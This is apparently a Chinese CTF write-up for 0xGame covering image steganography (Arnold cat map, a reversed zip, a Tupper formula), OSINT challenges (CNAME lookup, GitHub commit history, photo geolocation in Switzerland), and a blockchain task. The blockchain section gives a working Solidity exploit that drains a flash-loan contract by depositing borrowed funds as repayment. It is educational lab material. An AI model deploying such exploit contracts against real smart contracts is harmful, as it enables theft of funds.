
题目附件只给了一个 `mijiha.png`，拖入010 Editor看一下，一眼就能看见文件尾的逆置字符串，再关注一下chunk块就能发现倒数第二个IDAT块未满的情况下还跟了一个IDAT块，不过其实眼神好一些可以直接注意到上方的 `txt.ahijim`：

名称	值	开始	大小	颜色
chunk[7]	IDAT (Critical, Public, ...)	60069h	1000Ch	Fg: Bg:
chunk[8]	IDAT (Critical, Public, ...)	70075h	1000Ch	Fg: Bg:
chunk[9]	IDAT (Critical, Public, ...)	80081h	1000Ch	Fg: Bg:
chunk[10]	IDAT (Critical, Public, ...)	9008Dh	1000Ch	Fg: Bg:
chunk[11]	IDAT (Critical, Public, ...)	A0099h	1000Ch	Fg: Bg:
chunk[12]	IDAT (Critical, Public, ...)	B00A5h	1000Ch	Fg: Bg:
chunk[13]	IDAT (Critical, Public, ...)	C00B1h	1000Ch	Fg: Bg:
chunk[14]	IDAT (Critical, Public, ...)	D00BDh	1000Ch	Fg: Bg:
chunk[15]	IDAT (Critical, Public, ...)	E00C9h	1000Ch	Fg: Bg:
chunk[16]	IDAT (Critical, Public, ...)	F00D5h	1000Ch	Fg: Bg:
chunk[17]	IDAT (Critical, Public, ...)	1000E1h	1000Ch	Fg: Bg:
chunk[18]	IDAT (Critical, Public, ...)	1100EDh	5F7Bh	Fg: Bg:
chunk[19]	IDAT (Critical, Public, ...)	116068h	1D3h	Fg: Bg:
chunk[20]	IEND (Critical, Public, ...)	11623Bh	Ch	Fg: Bg:
chunk[21]	dlo (Ancillary, Private,...)	116247h	0h	Fg: Bg:

先对文件尾的字符串逆置一下可以得到：

## 1 Maybe You Need To Know Arnold Cat?

查阅资料可以知道这是猫映射变换，可以进行逆变换，不过需要知道  $a, b$  参数以及 `shuffle_times` 置乱次数，经过一些尝试可以发现这些参数通过LSB隐写进图片中了，可以用 `stegsolve`，也可以用 `zsteg`：



之后编写脚本或者直接在网上找到逆变换脚本即可解出flag前半部分：

```
1 from PIL import Image
2
3 def arnold_decode(image,a,b):
4     decode_image = Image.new(image.mode, image.size)
5     h,w = image.size
6     data = image.load()
7     ddata = decode_image.load()
8     N = h
9     for y in range(h):
10         for x in range(w):
11             nx = ((a * b + 1) * x - b * y) % N
```

```
12         ny = (y - a * x) % N
13         ddata[ny, nx] = data[y, x]
14     return decode_image
15
16 img = Image.open("mijiha.png")
17 origin_img = arnold_decode(img,35,7)
18 origin_img.show()
```



再分析多出来的chunk块，仔细观察可以发现是zip逆置了，提取出来：

The screenshot shows a file editor interface. On the left, there's a sidebar with a 'Reverse' option under 'By Byte'. The main area has two panes: '输入' (Input) at the top and '输出' (Output) at the bottom. The 'File details' panel on the right shows the file name is 'mijihha', size is 467 bytes, type is unknown, and it was loaded 100%. The 'Input' pane displays a large amount of compressed binary data with some colored highlighting. The 'Output' pane shows the raw hex dump of the file, which includes the string 'PK' at the beginning, followed by a series of characters and numbers.

解压得到 mijihha.txt :

```

1 ?reppuT sihT sI
2 2526565031717334081355849302824518400002066054780560033875031426082285618693525
  3197947986260660061254903632195060862841955904524591906806462061364308502305093
  2619286392265892437331136910010009953251537997460505708306515998831852308855434
  2510823923801250157027140252790785117812414283997607047894726844336402237327944
  2990707067394596729387386831719959265436919835123671909480195776896949753133113
  1678724441340620116821065803071781191275190780231200490991180560260984739111695
  0248882484065492329404895296665244558410377999740959307786584149849

```

同样将其整段逆置：

```

1 9489414856877039590479997730148554425666925984049232945604842888420596111937489
  0620650811990940021320870915721911871703085601286110260431444278761311331357949
  6986775910849091763215389196345629599171386837839276954937607070992449723732204
  6334486274987407067993824142187115870972520417207510521083293280152434558803258
  1388995156038075050647997351523599000100196311337342985622936829162390503205803
  4631602646086091954254095591482680605912363094521600660626897497913525396816582
  2806241305783300650874506602000048154282039485531804337171305656252
2 Is This Tupper?


```

查找Tupper相关资料，发现有在线工具可以直接解，拿到flag后半部分：

• Calculates  $k$  number for given image (graph)

#### [+] About Tupper's (self-referential) formula

#### Graph



#### [+] Graph options and functions

Graph to number  
Number to graph

#### Number

```
948941485687703959047999773014855442566692598404923294560484288842059611193748906206508119909400213208709157219118717  
030856012861102604314442787613113313579496986775910849091763215389196345629599171386837839276954937607070992449723732  
204633448627498740706799382414218711587097252041720751052108329328015243455880325813889951560380750506479973515235990  
0010019631133734298562293682916239050320580346316026460860919542540951954254095195425409519542540951954254095  
8165822806241305783300650874506602000048154282039485531804337171305656252
```

#### [+] Number options and functions

或者在github上也能找到相关项目<https://github.com/cariad/tupper>:

```
python -m tupper --k 948941485687703959047999773014855442566692598404923294560484288842059611193748906206508119909400213208709157219118717  
288842059611193748906206508119909400213208709157219118717030856012861102604314442787613113313579496986775910849091763215  
389196345629599171386837839276954937607070992449723732204633448627498740706799382414218711587097252041720751052108329328  
015243455880325813889951560380750506479973515235990001001963113373429856229368291623905032058034631602646086091954254095  
59148268060591236309452160066026897497913253968165822806241305783300650874506602000048154282039485531804337171305656252  
2
```


Solver class  
To solve ad-hoc  $(x, y)$  points, import the `solver` class and run:

```
from tupper import Solver  
# ...  
s = Solver()  
b = s.solve(x, y)
```

`x()` and `y()` functions are provided for yielding the coordinates or a graph:

## OSINT

访问题目页面，摁F12就可以看到前端有注释



The screenshot shows a browser window with a large amount of green text on a black background, which appears to be a challenge page from the challenge.st4rr.top website. The text is mostly illegible due to its size and color.

Below the browser window is a developer tools interface. The left panel shows the DOM tree with the following code snippet:

```
<!--这个网址好像指向了另一个网址.....-->
<html lang="en">
  <head>...</head>
  <body>
    <canvas id="myCanvas" width="1504" height="963"></canvas>
    <script>...</script>
  </body>
</html>
```

The right panel shows the CSS inspector with a rule for the body element:

```
body {
  margin: 0;
  overflow: hidden;
}
```

The bottom left of the developer tools shows the current file path: html > body.

这里的注释指的是要求查询CNAME记录，后面上的hint中也给出了。查询CNAME记录的方法其实有很多，ping、nslookup、dig等等都可以，最简单的就是这里直接ping一下。

```
C:\Users\jyzho>ping www.challenge.st4rr.top
```

```
正在 Ping oxg4me2024.github.io [2606:50c0:8002::153] 具有 32 字节的数据：
来自 2606:50c0:8002::153 的回复：时间=119ms
来自 2606:50c0:8002::153 的回复：时间=106ms
来自 2606:50c0:8002::153 的回复：时间=104ms
来自 2606:50c0:8002::153 的回复：时间=105ms
```

2606:50c0:8002::153 的 Ping 统计信息：

数据包：已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):

最短 = 104ms, 最长 = 119ms, 平均 = 108ms

对于.github.io，如果有经验的话一眼就知道这是github pages。如果不知道，查找一下也很快能得知，这是github上一个叫做oxg4me2024的用户搭建的页面，去github上搜索一下这个用户。

github.com/Oxg4me2024

Oxg4me2024

Overview Repositories Projects Packages Stars

Popular repositories

**CTF\_Challenge** For young hackers of NJUPT. Public

HTML

6 contributions in the last year

2024

Mon Wed Fri

Learn how we count contributions Less More

Follow Block or Report

Contribution activity

October 2024

Oxg4me2024 has no activity yet for this period.

Show more activity

Seeing something unexpected? Take a look at the [GitHub profile guide](#).

© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information

一路顺藤摸瓜找进去，可以找到flag.txt

github.com/Oxg4me2024/CTF\_Challenge/blob/main/f14g\_1s\_h3re(flag.txt)

Oxg4me204 / CTF\_Challenge

Code Issues Pull requests Actions Projects Security Insights

Files

main

Go to file

f14g\_1s\_h3re

flag.txt

CNAME

README.md

index.html

CTF\_Challenge / f14g\_1s\_h3re / flag.txt

Oxg4me204 Update flag.txt ✓ 2ba75c8 · last month History

Code Blame 1 lines (1 loc) · 25 Bytes Code 55% faster with GitHub Copilot

1 Hey, where is my flag???

但是flag.txt的内容并不是flag，这里点击右上角的History，查询这个文件的修改历史即可看到flag

Oxg4me2024 / CTF\_Challenge

Code Issues Pull requests Actions Projects Security Insights

Commits

History for CTF\_Challenge / f14g\_1s\_h3re / flag.txt on main

All users All time

Commits on Sep 13, 2024

Update flag.txt Oxg4me204 authored on Sep 13 · ✓ 3 / 3 Verified 2ba75c8

Create flag.txt Oxg4me204 authored on Sep 13 Verified e4ee501

End of commit history for this file

Oxg4me2024 / CTF\_Challenge

Type to search

Code Issues Pull requests Actions Projects Security Insights

Create flag.txt

Beta Give feedback Browse files

Oxg4me2024 authored on Sep 13 Verified

main

1 parent efefib7 commit e4ee501

File browser:

- Filter files...
- f14g\_1s\_h3re
- flag.txt

1 file changed +1 -0 lines changed

f14g\_1s\_h3re/flag.txt

Comments 0

Comment Subscribe You're not receiving notifications from this thread.

Customizable line height  
The default line height has been increased for improved accessibility. You can choose to enable a more compact line height from the view settings menu.

Enable compact line height Dismiss

给我干哪来了，这还是国内吗？？

图寻题，就是要求找出图片中的地方

flag格式：0xGame{国家\_州\_区\_城市}，全英文，每个单词首字母大写，若地名中有空格则用-隔开。


例如：0xGame{Germany\_Bavaria\_Upper-Bavaria\_Munich}



其实不难看出来，底下还有个google的logo没能删掉，这个地方其实可以在google map上找到原图。将图片放大，可以看到远处建筑物上标着的super st bernard，在google map上一搜就有。位置差不多在45.90°N, 7.19°E左右。

The screenshot shows a Google Maps interface. On the left, there is a sidebar with various location icons and a search bar for "Ruine SUPER SAINT-BERNARD (Ancienne Station de Ski)". Below the search bar, it says "3.6 ★★★★☆ (23)" and "古迹地标". There are buttons for "概览" (Overview), "评价" (Reviews), and "简介" (Description). Further down are buttons for "路线" (Route), "保存" (Save), "附近" (Nearby), "发送到手机" (Send to phone), and "分享" (Share). A "提出修改建议" (Suggest edit) button is also present. The main area is a map of a mountainous region. A red pin marks the location of the ruin. Labels on the map include "Ruine SUPER SAINT-BERNARD...", "Bourg-Saint-Bernard 2, 1946 Bourg-Saint-Pierre, 瑞士", "Shell Recharge Charging Station 电动汽车充电站", "Grand-Saint-Bernard - Le Tunnel 海关办公室", and "Bourg-Saint-Bernard". The map also shows roads labeled "Bourg-Saint-Bernard" and "Bourcier". A small inset map at the bottom left shows the location relative to Bourg-Saint-Bernard. At the bottom right, there are zoom controls and a compass rose.

可以查看实景



国家是瑞士不用多说，剩下的可以在[维基百科](#)上找到，改成英文即可

城市原文	城市	区	州
Bourg-Saint-Pierre	圣皮埃尔堡	昂特勒蒙区	瓦莱州

0xGame{Switzerland\_Valais\_Entremont\_Bourg-Saint-Pierre}

## BLOCKCHAIN

### theft

通过在execute中执行deposit，来替代还款，从而可以达到借了就还但是自己的余额越来越多

Exp:

```

1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.8.0;
3
4 interface FlashLoan {
5     function deposit() external payable;
6     function withdraw() external;
7     function flashLoan(uint256 amount) external;
8 }
9
10 contract Exp {
11     FlashLoan public FL;
12
13     constructor(address _addr) {
14         FL = FlashLoan(_addr);
15     }
16
17     function attack() external {
18         for(int i = 0; i < 9; i++){
19             FL.flashLoan(100 ether);
20         }
21         FL.flashLoan(99 ether);
22     }
23
24     function execute() external payable {
25         FL.deposit{value: msg.value}();
26     }
27 }
```

先在address部署Setup.sol获取target地址，然后填入构造函数部署再调用attack即可

